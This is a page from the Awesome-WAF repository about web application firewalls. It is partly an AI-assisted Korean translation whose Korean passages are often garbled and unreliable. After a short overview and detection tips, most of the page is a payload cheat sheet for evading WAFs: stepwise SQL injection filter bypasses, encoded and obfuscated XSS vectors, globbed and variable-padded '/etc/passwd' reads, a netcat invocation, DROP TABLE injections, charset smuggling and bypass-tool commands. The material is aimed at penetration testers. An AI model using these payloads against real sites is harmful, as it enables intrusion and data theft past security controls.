
WAF
Source: https://github.com/0xInfection/Awesome-WAF at
5462294bfe54
License: Apache-2.0
Read the English original
This edition is an AI-assisted translation.
Awesome WAF 
섹션 제목: “Awesome WAF ”보안 관점에서 웹 애플리케이션 방화벽 (WAFs)에 대한 모든 것. 🔥
이름: 이것은 원래 WAFs에 자신의 컬렉션이었다. 나는 펜 터너와 연구원에게 유용 할 희망에 그것을 열고. 말하기로, “이 지역 사회는 서로 학습합니다.”

Concise 정의: 방화벽은 웹 애플리케이션과 클라이언트 엔드포인트 사이에 위치한 보안 정책 시행 지점입니다. 이 기능은 소프트웨어 또는 하드웨어에서 구현할 수 있으며, 어플라이언스 장치에서 실행하거나, 일반적인 운영 체제에서 실행할 수 있습니다. 독립 장치 또는 다른 네트워크 구성 요소에 통합 될 수 있습니다. * (출처: PCI DSS IS 6.6)*
web-application Firewall은 사용자와 webapp 사이에 앉아서 webapp에 도달하여 악성 활동을 방지하기 위해 작업됩니다. WAF는 요청의 악의적인 부분을 필터링하거나 간단히 차단합니다.
무료 체험 contribute.
내용 :
섹션 제목: “내용 :”제품 설명:
섹션 제목: “제품 설명:”어떻게 WAFs 일:
섹션 제목: “어떻게 WAFs 일:”- 정상적인 요청과 악의적인 요청을 구별하는 규칙의 집합을 사용하여.
- 때로는 학습 모드를 사용하여 사용자 행동에 대해 학습을 통해 규칙을 자동으로 추가합니다.
가동 형태:
섹션 제목: “가동 형태:”- Negative Model (블랙리스트 기반) - 블랙리스트 모델은 사전 설정 서명을 사용하여 명확하게 악의적 인 요청을 차단합니다. 부정적인 모형에서 작동하는 WAFs의 서명은 특정 웹 신청 취약점을 악용하는 공격을 방지하기 위하여 특히 기술됩니다. Blacklisting model web application Firewalls는 공공 인터넷에 노출된 웹 애플리케이션의 큰 선택이며, 주요 취약점에 매우 효과적입니다. Eg. 모든 것을 차단하기위한 규칙
<script>*</script>입력은 기본 크로스 사이트 스크립트 공격을 방지합니다. - 긍정적 인 모델 (Whitelist 기반) - Whitelisting 모델은 웹 트래픽을 구체적으로 구성하는 기준에 따라 허용합니다. 예를 들어, 특정 IP 주소에서 HTTP GET 요청을 허용하도록 설정할 수 있습니다. 이 모델은 잠재적 인 대규모 공격을 차단하기 위해 매우 효과적 일 수 있지만 많은 합법적 인 트래픽을 차단합니다. Whitelisting 모델 방화벽은 직원과 같은 제한된 그룹에 의해 사용되도록 설계된 내부 네트워크의 웹 애플리케이션에 가장 적합합니다.
- 혼합 / 하이브리드 모델 (포함 모델) - 하이브리드 보안 모델은 화이트리스트 및 블랙리스트 모두 혼합합니다. 구성 특성의 모든 종류에 따라 하이브리드 방화벽은 내부 네트워크 및 웹 응용 프로그램에 대한 최고의 선택이 될 수 있습니다. 좋은 시나리오는 웹 신청이 공공 인터넷 (사용 블랙리스트)에 직면 할 때 할 수 있으며 관리자 패널은 사용자 (사용 화이트리스트)의 하위 세트에만 노출해야합니다.
시험 방법론:
섹션 제목: “시험 방법론:”어디 봐:
섹션 제목: “어디 봐:”- 항상 WAF를 노출하는 일반적인 포트에 대해 알아, 즉
80,443,8000,8080·8888항구. 그러나 WAF가 HTTP 서비스를 실행하는 포트에 쉽게 배치 될 수 있다는 것을 주목해야 합니다. HTTP 서비스 포트를 처음 입력하고 WAF를 찾습니다. - 일부 WAFs는 요청에 자신의 쿠키를 설정합니다 (예 : Citrix Netscaler, Yunsuo WAF).
- 몇몇은 분리되는 우두머리 (예를들면 Anquanbao WAF, Amazon AWS WAF)에 그들 각자.
- 몇몇은 종종 헤더를 변경하고 공격자 (예를들면 Netscaler, Big-IP)에 문자를 배웁니다.
- 어떤 노출 그들에
Server헤더 (예: 접근, WTS WAF). - 일부 WAF는 응답 내용 (예 : DotDefender, Armor, Sitelock)에서 자신을 노출합니다.
- 다른 WAFs는 악의적 인 요청 (예 : WebKnight, 360 WAF)에 특이한 응답 코드와 응답합니다.
탐지 기술:
섹션 제목: “탐지 기술:”WAFs를 식별하려면, 우리는 그것을 provoke해야합니다.
- 브라우저에서 정상적인 GET 요청을, 인터셉트 및 기록 응답 헤더 (특히 쿠키).
- 명령줄 (예: cURL)에서 요청을 만들고 응답 내용과 헤더를 테스트합니다 (사용자 시약 포함).
- WAFs 정체성을 노출할 수 있는 임의의 개방 포트와 횡령 배너에 대한 요청을 가져옵니다.
- 로그인 페이지에, 일반적인 주사 (easily detectable) 같은 페이로드
" or 1 = 1 --. - noisy payloads를 주사하십시오
<script>alert()</script>검색 바, 연락처 양식 및 기타 입력 필드에. - dummy에 연결
../../../etc/passwdURL 끝에 임의 매개 변수. - 몇몇 catchy 키워드를 찬성하십시오
' OR SLEEP(5) OR '어떤 임의 매개 변수에 URL의 끝에서. - outdated 의정서를 가진 요구를 얻으십시오
HTTP/0.9(HTTP/0.9POST 유형 쿼리를 지원하지 않습니다. - 많은 시간, WAF 변화
Server다른 유형의 상호 작용에 우두머리. - Drop Action 기술 - FIN / RST 패킷을 서버로 전송하고 응답을 확인합니다.
- Side Channel Attacks - 요청 및 응답 내용의 타이밍 행동을 시험합니다.
팁 : 더 많은 세부사항은에서 찾아낼 수 있습니다 blogpost here.
WAF 지문
섹션 제목: “WAF 지문”Wanna 지문 WAFs? 어떻게 볼 수 있습니다.
이름 *: 이 섹션에는 수동 WAF 검출 기술이 포함되어 있습니다. 전환 할 수 있습니다. 다음 섹션.
| WAF | 회사 소개 |
| 360 |
|
| aeSecure |
|
| Airlock |
|
| AlertLogic |
|
| Aliyundun |
|
| Anquanbao |
|
| Anyu |
|
| Approach |
|
| Armor Defense |
|
| ArvanCloud |
|
| ASPA |
|
| ASP.NET Generic |
|
| Astra |
|
| AWS ELB |
|
| Baidu Yunjiasu |
|
| Barikode |
|
| Barracuda |
|
| Bekchy |
|
| BinarySec |
|
| BitNinja |
|
| BIG-IP ASM |
|
| BlockDos |
|
| Bluedon IST |
|
| BulletProof Security Pro |
|
| CDN NS Application Gateway |
|
| Cerber (WordPress) |
|
| Chaitin Safeline |
|
| ChinaCache |
|
| Cisco ACE XML Gateway |
|
| Cloudbric |
|
| Cloudflare |
|
| CloudfloorDNS |
|
| Cloudfront |
|
| Comodo cWatch |
|
| CrawlProtect |
|
| Deny-All |
|
| Distil Web Protection |
|
| DoSArrest Internet Security |
|
| DotDefender |
|
| DynamicWeb Injection Check |
|
| e3Learning Security |
|
| EdgeCast (Verizon) |
|
| Eisoo Cloud |
|
| Expression Engine |
|
| F5 ASM |
|
| FortiWeb |
|
| GoDaddy |
|
| GreyWizard |
|
| Huawei Cloud |
|
| HyperGuard |
|
| IBM DataPower |
|
| Imperva Incapsula |
|
| Imunify360 |
|
| IndusGuard |
|
| Instart DX |
|
| ISA Server |
|
| Janusec Application Gateway |
|
| Jiasule |
|
| KeyCDN |
|
| KnownSec |
|
| KONA Site Defender (Akamai) |
|
| LiteSpeed |
|
| Malcare |
|
| MissionControl Application Shield |
|
| ModSecurity |
|
| ModSecurity CRS |
|
| NAXSI |
|
| Nemesida |
|
| Netcontinuum |
|
| NetScaler AppFirewall |
|
| NevisProxy |
|
| NewDefend |
|
| Nexusguard |
|
| NinjaFirewall |
|
| NSFocus |
|
| NullDDoS |
|
| onMessage Shield |
|
| OpenResty Lua WAF |
|
| Palo Alto |
|
| PentaWAF |
|
| PerimeterX |
|
| pkSecurityModule IDS |
|
| Positive Technologies Application Firewall |
|
| PowerCDN |
|
| Profense |
|
| Proventia (IBM) |
|
| Puhui |
|
| Qiniu CDN |
|
| Radware Appwall |
|
| Reblaze |
|
| Request Validation Mode |
|
| RSFirewall |
|
| Sabre |
|
| Safe3 |
|
| SafeDog |
|
| SecKing |
|
| SecuPress |
|
| Secure Entry |
|
| SecureIIS |
|
| SecureSphere |
|
| SEnginx |
|
| ServerDefender VP |
|
| Shadow Daemon |
|
| ShieldSecurity |
|
| SiteGround |
|
| SiteGuard (JP Secure) |
|
| SiteLock TrueShield |
|
| SonicWall |
|
| Sophos UTM |
|
| SquareSpace |
|
| SquidProxy IDS |
|
| StackPath |
|
| Stingray |
|
| Sucuri CloudProxy |
|
| Synology Cloud |
|
| Tencent Cloud |
|
| Teros |
|
| TrafficShield |
|
| TransIP |
|
| UCloud UEWaf |
|
| URLMaster SecurityCheck |
|
| URLScan |
|
| USP Secure Entry |
|
| Varnish (OWASP) |
|
| Varnish CacheWall |
|
| Viettel |
|
| VirusDie |
|
| WallArm |
|
| WatchGuard IPS |
|
| WebARX Security |
|
| WebKnight |
|
| WebLand |
|
| WebRay |
|
| WebSEAL |
|
| WebTotem |
|
| West263CDN |
|
| Wordfence |
|
| WTS-WAF |
|
| XLabs Security WAF |
|
| Xuanwudun WAF |
|
| Yunaq Chuangyu |
|
| Yundun |
|
| Yunsuo |
|
| YxLink |
|
| ZenEdge |
|
| ZScaler |
|
Evasion Techniques
섹션 제목: “Evasion Techniques”Lets look at some methods of bypassing and evading WAFs.
Fuzzing/Bruteforcing:
섹션 제목: “Fuzzing/Bruteforcing:”Method:
섹션 제목: “Method:”Running a set of payloads against the URL/endpoint. Some nice fuzzing wordlists:
- Wordlists specifically for fuzzing
Technique:
섹션 제목: “Technique:”- Load up your wordlist into fuzzer and start the bruteforce.
- Record/log all responses from the different payloads fuzzed.
- Use random user-agents, ranging from Chrome Desktop to iPhone browser.
- If blocking noticed, increase fuzz latency (eg. 2-4 secs).
- Always use proxychains, since chances are real that your IP gets blocked.
Drawbacks:
섹션 제목: “Drawbacks:”- This method often fails.
- Many a times your IP will be blocked (temporarily/permanently).
Regex Reversing:
섹션 제목: “Regex Reversing:”Method:
섹션 제목: “Method:”- Most efficient method of bypassing WAFs.
- Some WAFs rely upon matching the attack payloads with the signatures in their databases.
- Payload matches the reg-ex the WAF triggers alarm.
Techniques:
섹션 제목: “Techniques:”Blacklisting Detection/Bypass
섹션 제목: “Blacklisting Detection/Bypass”- In this method we try to fingerprint the rules step by step by observing the keywords being blacklisted.
- The idea is to guess the regex and craft the next payloads which doesn’t use the blacklisted keywords.
Case: SQL Injection
• Step 1:
섹션 제목: “• Step 1:”Keywords Filtered: and, or, union
Probable Regex: preg_match('/(and|or|union)/i', $id)
- Blocked Attempt:
union select user, password from users - Bypassed Injection:
1 || (select user from users where user_id = 1) = 'admin'
• Step 2:
섹션 제목: “• Step 2:”Keywords Filtered: and, or, union, where
- Blocked Attempt:
1 || (select user from users where user_id = 1) = 'admin' - Bypassed Injection:
1 || (select user from users limit 1) = 'admin'
• Step 3:
섹션 제목: “• Step 3:”Keywords Filtered: and, or, union, where, limit
- Blocked Attempt:
1 || (select user from users limit 1) = 'admin' - Bypassed Injection:
1 || (select user from users group by user_id having user_id = 1) = 'admin'
• Step 4:
섹션 제목: “• Step 4:”Keywords Filtered: and, or, union, where, limit, group by
- Blocked Attempt:
1 || (select user from users group by user_id having user_id = 1) = 'admin' - Bypassed Injection:
1 || (select substr(group_concat(user_id),1,1) user from users ) = 1
• Step 5:
섹션 제목: “• Step 5:”Keywords Filtered: and, or, union, where, limit, group by, select
- Blocked Attempt:
1 || (select substr(gruop_concat(user_id),1,1) user from users) = 1 - Bypassed Injection:
1 || 1 = 1 into outfile 'result.txt' - Bypassed Injection:
1 || substr(user,1,1) = 'a'
• Step 6:
섹션 제목: “• Step 6:”Keywords Filtered: and, or, union, where, limit, group by, select, '
- Blocked Attempt:
1 || (select substr(gruop_concat(user_id),1,1) user from users) = 1 - Bypassed Injection:
1 || user_id is not null - Bypassed Injection:
1 || substr(user,1,1) = 0x61 - Bypassed Injection:
1 || substr(user,1,1) = unhex(61)
• Step 7:
섹션 제목: “• Step 7:”Keywords Filtered: and, or, union, where, limit, group by, select, ', hex
- Blocked Attempt:
1 || substr(user,1,1) = unhex(61) - Bypassed Injection:
1 || substr(user,1,1) = lower(conv(11,10,36))
• Step 8:
섹션 제목: “• Step 8:”Keywords Filtered: and, or, union, where, limit, group by, select, ', hex, substr
- Blocked Attempt:
1 || substr(user,1,1) = lower(conv(11,10,36)) - Bypassed Injection:
1 || lpad(user,7,1)
• Step 9:
섹션 제목: “• Step 9:”Keywords Filtered: and, or, union, where, limit, group by, select, ', hex, substr, white space
- Blocked Attempt:
1 || lpad(user,7,1) - Bypassed Injection:
1%0b||%0blpad(user,7,1)
Obfuscation:
섹션 제목: “Obfuscation:”Method:
섹션 제목: “Method:”- Encoding payload to different encodings (a hit and trial approach).
- You can encode whole payload, or some parts of it and test recursively.
Techniques:
섹션 제목: “Techniques:”1. Case Toggling
- Some poorly developed WAFs filter selectively specific case WAFs.
- We can combine upper and lower case characters for developing efficient payloads.
Standard: <script>alert()</script>
Bypassed: <ScRipT>alert()</sCRipT>
Standard: SELECT * FROM all_tables WHERE OWNER = 'DATABASE_NAME'
Bypassed: sELecT * FrOm all_tables whERe OWNER = 'DATABASE_NAME'
2. URL Encoding
- Encode normal payloads with % encoding/URL encoding.
- Can be done with online tools like this.
- Burp includes a in-built encoder/decoder.
Blocked: <svG/x=">"/oNloaD=confirm()//
Bypassed: %3CsvG%2Fx%3D%22%3E%22%2FoNloaD%3Dconfirm%28%29%2F%2F
Blocked: uNIoN(sEleCT 1,2,3,4,5,6,7,8,9,10,11,12)
Bypassed: uNIoN%28sEleCT+1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%29
3. Unicode Normalization
- ASCII characters in unicode encoding encoding provide great variants for bypassing.
- You can encode entire/part of the payload for obtaining results.
Standard: <marquee onstart=prompt()>
Obfuscated: <marquee onstart=\u0070r\u06f\u006dpt()>
Blocked: /?redir=http://google.com
Bypassed: /?redir=http://google。com (Unicode alternative)
Blocked: <marquee loop=1 onfinish=alert()>x
Bypassed: <marquee loop=1 onfinish=alert︵1)>x (Unicode alternative)
Standard: ../../etc/passwd
Obfuscated: %C0AE%C0AE%C0AF%C0AE%C0AE%C0AFetc%C0AFpasswd
4. HTML Representation
- Often web apps encode special characters into HTML encoding and render them accordingly.
- This leads us to basic bypass cases with HTML encoding (numeric/generic).
Standard: "><img src=x onerror=confirm()>
Encoded: "><img src=x onerror=confirm()> (General form)
Encoded: "><img src=x onerror=confirm()> (Numeric reference)
5. Mixed Encoding
- Sometimes, WAF rules often tend to filter out a specific type of encoding.
- This type of filters can be bypassed by mixed encoding payloads.
- Tabs and newlines further add to obfuscation.
Obfuscated:
<A HREF="htt p://6 6.000146.0x7.147/">XSS</A>6. Using Comments
- Comments obfuscate standard payload vectors.
- Different payloads have different ways of obfuscation.
Blocked: <script>alert()</script>
Bypassed: <!--><script>alert/**/()/**/</script>
Blocked: /?id=1+union+select+1,2,3--
Bypassed: /?id=1+un/**/ion+sel/**/ect+1,2,3--
7. Double Encoding
- Often WAF filters tend to encode characters to prevent attacks.
- However poorly developed filters (no recursion filters) can be bypassed with double encoding.
Standard: http://victim/cgi/../../winnt/system32/cmd.exe?/c+dir+c:\
Obfuscated: http://victim/cgi/%252E%252E%252F%252E%252E%252Fwinnt/system32/cmd.exe?/c+dir+c:\
Standard: <script>alert()</script>
Obfuscated: %253Cscript%253Ealert()%253C%252Fscript%253E
8. Wildcard Obfuscation
- Globbing patterns are used by various command-line utilities to work with multiple files.
- We can tweak them to execute system commands.
- Specific to remote code execution vulnerabilities on linux systems.
Standard: /bin/cat /etc/passwd
Obfuscated: /???/??t /???/??ss??
Used chars: / ? t s
Standard: /bin/nc 127.0.0.1 1337
Obfuscated: /???/n? 2130706433 1337
Used chars: / ? n [0-9]
9. Dynamic Payload Generation
- Different programming languages have different syntaxes and patterns for concatenation.
- This allows us to effectively generate payloads that can bypass many filters and rules.
Standard: <script>alert()</script>
Obfuscated: <script>eval('al'+'er'+'t()')</script>
Standard: /bin/cat /etc/passwd
Obfuscated: /bi'n'''/c''at' /e'tc'/pa''ss'wd
Bash allows path concatenation for execution.
Standard: <iframe/onload='this["src"]="javascript:alert()"';>
Obfuscated: <iframe/onload='this["src"]="jav"+"as	cr"+"ipt:al"+"er"+"t()"';>
9. Junk Characters
- Normal payloads get filtered out easily.
- Adding some junk chars helps avoid detection (specific cases only).
- They often help in confusing regex based firewalls.
Standard: <script>alert()</script>
Obfuscated: <script>+-+-1-+-+alert(1)</script>
Standard: <BODY onload=alert()>
Obfuscated: <BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert()>
NOTE: The above payload can break the regex parser to cause an exception.
Standard: <a href=javascript;alert()>ClickMe
Bypassed: <a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaaa href=javascript:alert(1)>ClickMe
10. Line Breaks
- Many WAF with regex based filtering effectively blocks many attempts.
- Line breaks (CR/LF) can break firewall regex and bypass stuff.
Standard: <iframe src=javascript:confirm(0)">
Obfuscated: <iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aconfirm(0)">
11. Uninitialized Variables
- Uninitialized bash variables can evade bad regular expression based filters and pattern match.
- These have value equal to null/they act like empty strings.
- Both bash and perl allow this kind of interpretations.
BONUS: Variable names can have any number of random characters. I have represented them here as
$aaaaaa,$bbbbbb, and so on. You can replace them with any number of random chars like$ushdjahand so on. ;)
-
Level 1 Obfuscation: Normal
Standard:/bin/cat /etc/passwd
Obfuscated:/bin/cat$u /etc/passwd$u -
Level 2 Obfuscation: Postion Based
Standard:/bin/cat /etc/passwd
Obfuscated:$u/bin$u/cat$u $u/etc$u/passwd$u -
Level 3 Obfuscation: Random characters
Standard:/bin/cat /etc/passwd
Obfuscated:$aaaaaa/bin$bbbbbb/cat$ccccccc $dddddd/etc$eeeeeee/passwd$fffffff
An exotic payload crafted:
$sdijchkd/???$sdjhskdjh/??t$skdjfnskdj $sdofhsdhjs/???$osdihdhsdj/??ss??$skdjhsiudf12. Tabs and Line Feeds
- Tabs often help to evade firewalls especially regex based ones.
- Tabs can help break firewall regex when the regex is expecting whitespaces and not tabs.
Standard: <IMG SRC="javascript:alert();">
Bypassed: <IMG SRC=" javascript:alert();">
Variant: <IMG SRC=" jav ascri pt:alert ();">
Standard: http://test.com/test?id=1 union select 1,2,3
Standard: http://test.com/test?id=1%09union%23%0A%0Dselect%2D%2D%0A%0D1,2,3
Standard: <iframe src=javascript:alert(1)></iframe>
Obfuscated:
<iframe src=j	a	v	a	s	c	r	i	p	t	:a	l	e	r	t	%28	1	%29></iframe>13. Token Breakers
-
Attacks on tokenizers attempt to break the logic of splitting a request into tokens with the help of token breakers.
-
Token breakers are symbols that allow affecting the correspondence between an element of a string and a certain token, and thus bypass search by signature.
-
However, the request must still remain valid while using token-breakers.
-
Case: Unknown Token for the Tokenizer
- Payload:
?id=‘-sqlite_version() UNION SELECT password FROM users --
- Payload:
-
Case: Unknown Context for the Parser (Notice the uncontexted bracket)
- Payload 1:
?id=123);DROP TABLE users -- - Payload 2:
?id=1337) INTO OUTFILE ‘xxx’ --
- Payload 1:
TIP: More payloads can be crafted via this cheat sheet.
14. Obfuscation in Other Formats
- Many web applications support different encoding types and can interpret the encoding (see below).
- Obfuscating our payload to a format not supported by WAF but the server can smuggle our payload in.
Case: IIS
- IIS6, 7.5, 8 and 10 (ASPX v4.x) allow IBM037 character interpretations.
- We can encode our payload and send the encoded parameters with the query.
Original Request:
POST /sample.aspx?id1=something HTTP/1.1HOST: victim.comContent-Type: application/x-www-form-urlencoded; charset=utf-8Content-Length: 41
id2='union all select * from users--
Obfuscated Request + URL Encoding:
POST /sample.aspx?%89%84%F1=%A2%96%94%85%A3%88%89%95%87 HTTP/1.1HOST: victim.comContent-Type: application/x-www-form-urlencoded; charset=ibm037Content-Length: 115
%89%84%F2=%7D%A4%95%89%96%95%40%81%93%93%40%A2%85%93%85%83%A3%40%5C%40%86%99%96%94%40%A4%A2%85%99%A2%60%60
The following table shows the support of different character encodings on the tested systems (when messages could be obfuscated using them):
TIP: You can use this small python script to convert your payloads and parameters to your desired encodings.
| Target | Encodings | Notes |
| Nginx, uWSGI-Django-Python3 | IBM037, IBM500, cp875, IBM1026, IBM273 |
|
| Nginx, uWSGI-Django-Python2 | IBM037, IBM500, cp875, IBM1026, utf-16, utf-32, utf-32BE, IBM424 |
|
| Apache-TOMCAT8-JVM1.8-JSP | IBM037, IBM500, IBM870, cp875, IBM1026, IBM01140, IBM01141, IBM01142, IBM01143, IBM01144, IBM01145, IBM01146, IBM01147, IBM01148, IBM01149, utf-16, utf-32, utf-32BE, IBM273, IBM277, IBM278, IBM280, IBM284, IBM285, IBM290, IBM297, IBM420, IBM424, IBM-Thai, IBM871, cp1025 |
|
| Apache-TOMCAT7-JVM1.6-JSP | IBM037, IBM500, IBM870, cp875, IBM1026, IBM01140, IBM01141, IBM01142, IBM01143, IBM01144, IBM01145, IBM01146, IBM01147, IBM01148, IBM01149, utf-16, utf-32, utf-32BE, IBM273, IBM277, IBM278, IBM280, IBM284, IBM285, IBM297, IBM420, IBM424, IBM-Thai, IBM871, cp1025 |
|
| IIS6, 7.5, 8, 10 -ASPX (v4.x) | IBM037, IBM500, IBM870, cp875, IBM1026, IBM01047, IBM01140, IBM01141, IBM01142, IBM01143, IBM01144, IBM01145, IBM01146, IBM01147, IBM01148, IBM01149, utf-16, unicodeFFFE, utf-32, utf-32BE, IBM273, IBM277, IBM278, IBM280, IBM284, IBM285, IBM290, IBM297, IBM420,IBM423, IBM424, x-EBCDIC-KoreanExtended, IBM-Thai, IBM871, IBM880, IBM905, IBM00924, cp1025 |
|
HTTP Parameter Pollution
섹션 제목: “HTTP Parameter Pollution”Method:
섹션 제목: “Method:”- This attack method is based on how a server interprets parameters with the same names.
- Possible bypass chances here are:
- The server uses the last received parameter, and WAF checks only the first.
- The server unites the value from similar parameters, and WAF checks them separately.
Technique:
섹션 제목: “Technique:”- The idea is to enumerate how the parameters are being interpreted by the server.
- In such a case we can pass the payload to a parameter which isn’t being inspected by the WAF.
- Distributing a payload across parameters which can later get concatenated by the server is also useful.
Below is a comparison of different servers and their relative interpretations:
| Environment | Parameter Interpretation | Example |
| ASP/IIS | Concatenation by comma | par1=val1,val2 |
| JSP, Servlet/Apache Tomcat | First parameter is resulting | par1=val1 |
| ASP.NET/IIS | Concatenation by comma | par1=val1,val2 |
| PHP/Zeus | Last parameter is resulting | par1=val2 |
| PHP/Apache | Last parameter is resulting | par1=val2 |
| JSP, Servlet/Jetty | First parameter is resulting | par1=val1 |
| IBM Lotus Domino | First parameter is resulting | par1=val1 |
| IBM HTTP Server | Last parameter is resulting | par1=val2 |
| mod_perl, libapeq2/Apache | First parameter is resulting | par1=val1 |
| Oracle Application Server 10G | First parameter is resulting | par1=val1 |
| Perl CGI/Apache | First parameter is resulting | par1=val1 |
| Python/Zope | First parameter is resulting | par1=val1 |
| IceWarp | An array is returned | ['val1','val2'] |
| AXIS 2400 | Last parameter is resulting | par1=val2 |
| DBMan | Concatenation by two tildes | par1=val1~~val2 |
| mod-wsgi (Python)/Apache | An array is returned | ARRAY(0x8b9058c) |
HTTP Parameter Fragmentation
섹션 제목: “HTTP Parameter Fragmentation”- HPF is based on the principle where the server unites the value being passed along the parameters.
- We can split the payload into different components and then pass the values via the parameters.
Sample Payload: 1001 RLIKE (-(-1)) UNION SELECT 1 FROM CREDIT_CARDS
Sample Query URL: http://test.com/url?a=1001+RLIKE&b=(-(-1))+UNION&c=SELECT+1&d=FROM+CREDIT_CARDS
TIP: A real life example how bypasses can be crafted using this method can be found here.
Browser Bugs:
섹션 제목: “Browser Bugs:”Charset Bugs:
섹션 제목: “Charset Bugs:”- We can try changing charset header to higher Unicode (eg. UTF-32) and test payloads.
- When the site decodes the string, the payload gets triggered.
Example request:
GET /page.php?p=∀㸀㰀script㸀alert(1)㰀/script㸀 HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:32.0) Gecko/20100101 Firefox/32.0
Accept-Charset:utf-32; q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
When the site loads, it will be encoded to the UTF-32 encoding that we set, and
then as the output encoding of the page is UTF-8, it will be rendered as: "<script>alert (1) </ script> which will trigger XSS.
Final URL encoded payload:
%E2%88%80%E3%B8%80%E3%B0%80script%E3%B8%80alert(1)%E3%B0%80/script%E3%B8%80Null Bytes:
섹션 제목: “Null Bytes:”- The null bytes are commonly used as string terminator.
- This can help us evade many web application filters in case they are not filtering out the null bytes.
Payload examples:
<scri%00pt>alert(1);</scri%00pt><scri\x00pt>alert(1);</scri%00pt><s%00c%00r%00%00ip%00t>confirm(0);</s%00c%00r%00%00ip%00t>Standard: <a href="javascript:alert()">
Obfuscated: <a href="ja0x09vas0x0A0x0Dcript:alert(1)">clickme</a>
Variant: <a 0x00 href="javascript:alert(1)">clickme</a>
Parsing Bugs:
섹션 제목: “Parsing Bugs:”- RFC states that NodeNames cannot begin with whitespace.
- But we can use special chars like
%,//,!,?, etc.
Examples:
<// style=x:expression\28write(1)\29>- Works upto IE7 (Source)<!--[if]><script>alert(1)</script -->- Works upto IE9 (Reference)<?xml-stylesheet type="text/css"?><root style="x:expression(write(1))"/>- Works in IE7 (Reference)<%div%20style=xss:expression(prompt(1))>- Works Upto IE7
Unicode Separators:
섹션 제목: “Unicode Separators:”- Every browser has their own specific charset of separators.
- We can fuzz charset range of
0x00to0xFFand get the set of separators for each browser. - We can use these separators in places where a space is required.
Here is a compiled list of separators by @Masato Kinugawa:
- IExplorer:
0x09,0x0B,0x0C,0x20,0x3B - Chrome:
0x09,0x20,0x28,0x2C,0x3B - Safari:
0x2C,0x3B - FireFox:
0x09,0x20,0x28,0x2C,0x3B - Opera:
0x09,0x20,0x2C,0x3B - Android:
0x09,0x20,0x28,0x2C,0x3B
An exotic payload example:
<a/onmouseover[\x0b]=location='\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x61\x6C\x65\x72\x74\x28\x30\x29\x3B'>pwn3dUsing Atypical Equivalent Syntactic Structures
섹션 제목: “Using Atypical Equivalent Syntactic Structures”- This method aims at finding a way of exploitation not considered by the WAF developers.
- Some use cases can be twitched to critical levels where the WAF cannot detect the payloads at all.
- This payload is accepted and executed by the server after going through the firewall.
Some common keywords overlooked by WAF developers:
- JavaScript functions:
windowparentthisself
- Tag attributes:
onwheelontoggleonfilterchangeonbeforescriptexecuteondragstartonauxclickonpointeroversrcdoc
- SQL Operators
lpadfieldbit_count
Example Payloads:
- Case: XSS
<script>window['alert'](0)</script><script>parent['alert'](1)</script><script>self['alert'](2)</script>- Case: SQLi
SELECT if(LPAD(' ',4,version())='5.7',sleep(5),null);1%0b||%0bLPAD(USER,7,1)Many alternatives to the original JavaScript can be used, namely:
However the problem in using the above syntactical structures is the long payloads which might possibly be detected by the WAF or may be blocked by the CSP. However, you never know, they might bypass the CSP (if present) too. ;)
Abusing SSL/TLS Ciphers:
섹션 제목: “Abusing SSL/TLS Ciphers:”- Many a times, servers do accept connections from various SSL/TLS ciphers and versions.
- Using a cipher to initialise a connection to server which is not supported by the WAF can do our workload.
Technique:
섹션 제목: “Technique:”- Dig out the ciphers supported by the firewall (usually the WAF vendor documentation discusses this).
- Find out the ciphers supported by the server (tools like SSLScan helps here).
- If a specific cipher not supported by WAF but by the server, is found, voila!
- Initiating a new connection to the server with that specific cipher should smuggle our payload in.
Tool: abuse-ssl-bypass-waf
python abuse-ssl-bypass-waf.py -thread 4 -target <target>CLI tools like cURL can come very handy for PoCs:
curl --ciphers <cipher> -G <test site> -d <payload with parameter>Abuse WAF limit on HTTP Responses
섹션 제목: “Abuse WAF limit on HTTP Responses”Method
섹션 제목: “Method”- Many a times, WAFs have a limit on how much of the HTTP request they are meant to handle.
- By sending a HTTP request with a size greater than the limit, we can fully evade WAFs.
Technique
섹션 제목: “Technique”- Use a hit and trial approach to find out how much of the HTTP request is being inspected by the WAF (usually in multiples of 4 kB).
- Once done, attach your payload to the request after filling the limit with garbage.
A similar technique was used to bypass Google Cloud Platform WAF.
Abusing DNS History:
섹션 제목: “Abusing DNS History:”- Often old historical DNS records provide information about the location of the site behind the WAF.
- The target is to get the location of the site, so that we can route our requests directly to the site and not through the WAF.
TIP: Some online services like IP History and DNS Trails come to the rescue during the recon process.
Tool: bypass-firewalls-by-DNS-history
bash bypass-firewalls-by-DNS-history.sh -d <target> --checkallUsing Whitelist Strings:
섹션 제목: “Using Whitelist Strings:”Method:
섹션 제목: “Method:”- Some WAF developers keep a shared secret with their users/devs which allows them to pass harmful queries through the WAF.
- This shared secret, if leaked/known, can be used to bypass all protections within the WAF.
Technique:
